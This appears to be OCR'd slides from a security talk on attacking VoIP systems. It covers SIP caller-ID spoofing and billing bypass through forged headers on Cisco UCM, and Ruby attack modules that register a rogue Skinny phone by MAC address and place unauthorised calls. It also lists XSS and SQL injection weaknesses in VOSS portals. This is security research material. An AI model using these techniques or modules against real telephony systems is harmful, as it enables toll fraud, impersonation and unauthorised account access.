


Send INVITE/MESSAGE requests with

- IP spoofing (source is Brisbane),
- from field contains Spoofed IP and Port,

the caller ID will be your trusted host.

Attacking a client using SIP trust



Send INVITE/MESSAGE requests with
- IP spoofing (source is Brisbane),
- from field contains special number,

you will have fun or voicemail access.

Toll fraud for CUCM

- Cisco UCM accepts MAC address as identity
- No authentication (secure deployment?)
- Rogue SIP gateway with no authentication
- Caller ID spoofing with proxy headers
  - Via field, From field
  - P-Asserted-Identity, P-Called-Party-ID
  - P-Preferred-Identity
  - ISDN Calling Party Number, Remote-Party-ID
- Billing bypass with proxy headers
  - P-Charging-Vector (Spoofing, Manipulating)
  - Re-Invite, Update (With/Without P-Charging-Vector)


Caller ID spoofing on CUCM

Remote-Party-ID header

Remote-Party-ID: <sip:007@1.2.3.4>;party=called;screen=yes;privacy=off

What for?

- Caller ID spoofing
- Billing bypass
- Accessing voicemail
- 3rd party operators



Caller ID fraud for all operators?

- Telecom operators trust source Caller ID
- One insecure operator to rule them all

Fake Caller ID for messages?


- Call me back function on voicemail / calls
  - Sending many spoofed messages for DoS
  - Overseas? Roaming?
- Social engineering (voicemail notification)
- Value added services
  - Add a data package to my line
  - Subscribe me to a new mobile TV service
  - Reset my password/PIN/2FA
  - Group messages, celebrations

SIP advanced attacks demo

Video Demonstration


Attacking Skinny services

- Cisco Skinny (SCCP)
  - Binary, not plain text
  - Different versions
  - No authentication
  - MAC address is identity
  - Auto registration
- Basic attacks
  - Register as a phone
  - Disconnect other phones
  - Call forwarding
  - Unauthorised calls



Source: Cisco

Attacking Skinny services



Attacking Skinny services

Viproy has a Skinny library for easier development and sample attack modules

- Skinny auto registration
- Skinny register
- Skinny call
- Skinny call forwarding

```
def prep_register(device,device_ip)
  p = "\x01\x00\x00\x00" #register message
  p << "#{device}\x00\x00\x00\x00\x00\x00\x00\x00\x00" #device
  p << ip_to_bytes(device_ip) #"\xC0\xA8\n6" #ip address
  p << "5\x01\x00\x00" #device type
  p << "\x03\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x84\x01\x0
  b=length_to_bytes(p.length,4) #length
  return b+"\x00\x00\x00\x00"+p
end
```

```
def skinny_parser(p)
  l = bytes_to_length(p[0,3])
  r = p[8,4].unpack('H*')[0]
  lines = nil
  case r
    when "9d000000"
      r = "RegisterRejectMessage"
      m = p[12,l-4]
    when "81000000"
      r = "RegisterAckMessage"
      m = "Registration successful."
    when "93000000"
      r = "ConfigStatMessage"
      devicename = p[12,15]
      userid = bytes_to_length(p[27,4])
      station = bytes_to_length(p[31,4])
      username = p[35,40]
      domain = p[75,40]
      lines = bytes_to_length(p[116,4])
      speeddials = bytes_to_length(p[120,4])
      m = "Device: #{devicename}\tUser ID: #{us
    when "9b000000"
      r = "CapabilitiesReqMessage"
      m = nil
    when "97000000"
      r = "ButtonTemplateMessage"
      m = nil
    when "21010000"
      r = "ClearPriNotifyMessage"
      m = nil
    when "15010000"
      r = "ClearNotifyMessage"
      m = nil
    when "12010000"
      r = "DisplayPromptStatusMessage"
      m = nil
    when "82000000"
      r = "StartToneMessage"
      dialtone = bytes_to_length(p[16,4])
      lineid = bytes_to_length(p[20,4])
      callidentifier = bytes_to_length(p[24,4])
      m = "Call Identifier: \t#{callidentifier}"
    when "83000000"
      r = "StopToneMessage"
```

Attacking Skinny services

Everybody can develop a Skinny module now, even Ewoks!

Register


```
def run
  #options from the user
  macs=[]
  macs << datastore['MAC'].upcase if datastore['MAC']
  macs << macfileimport(datastore['MACFILE'])if datastore['MACFILE']
  raise RuntimeError ,'MAC or MACFILE should be defined' unless data
  client=datastore['CISCOCLIENT'].downcase
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end

  #Skinny Registration Test
  macs.each do |mac|
    device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"
    begin
      connect
      register(sock,device,device_ip,client,mac)
      disconnect
    rescue Rex::ConnectionError => e
      print_error("Connection failed: #{e.class}: #{e}")
      return nil
    end
  end
end
```

Unauthorised Call

```
def run
  #options from the user
  if datastore['MAC'] and datastore['TARGET']
    mac = datastore['MAC'].upcase
  else
    raise RuntimeError ,'MAC and TARGET should be defined'
  end
  line=datastore['LINE'] || 1
  target=datastore['TARGET']
  client=datastore['CISCOCLIENT'].downcase
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-1SR2-1S"
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end
  device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"

  #Skinny Call Test
  begin
    connect

    #Registration
    register(sock,device,device_ip,client,mac,false)
    #Call
    call(sock,line,target)

    disconnect
  rescue Rex::ConnectionError => e
    print_error("Connection failed: #{e.class}: #{e}")
    return nil
  end
end
```

Preparing a proper client for Skinny

- Install Cisco IP Communicator
- Change the MAC address of Windows
- Register the software with this MAC



Skinny register attack demo

Video Demonstration

Skinny call attack demo

Video Demonstration

Skinny call forwarding demo

Video Demonstration

Cisco HCS

- Cisco UC Domain Manager
  - VOSS IP Phone XML services
  - VOSS Self Care customer portal
  - VOSS Tenant services administration

- Cisco Unified Communications Manager
  - Cisco Enterprise License Manager
  - Cisco VTG Interface
  - Cisco UCM – Dialed Number Analyzer
  - Cisco Unified Operating System Administration
  - Cisco Unified Serviceability
  - Cisco Unified Reporting
  - Cisco Unified CM CDR Analysis and Reporting


VOSS Self Care

Tenant user services


- Password & PIN management
- Voicemail configuration
- Presence
- Corporate Directory access
- Extension mobility

Weaknesses

- Privilege escalation vulnerabilities
- Cross-site scripting vulnerabilities



Account details stored XSS



VOSS administration

- Tenant administration services
- User management
- Location and dial plan management
- CLI and number translation configuration

Weaknesses

- User enumeration
- Privilege escalation vulnerabilities
- Cross-site scripting vulnerabilities
- SQL injections and SOAP manipulations

Errors, Information Leakage

/emapp/EMAppServlet?device=USER

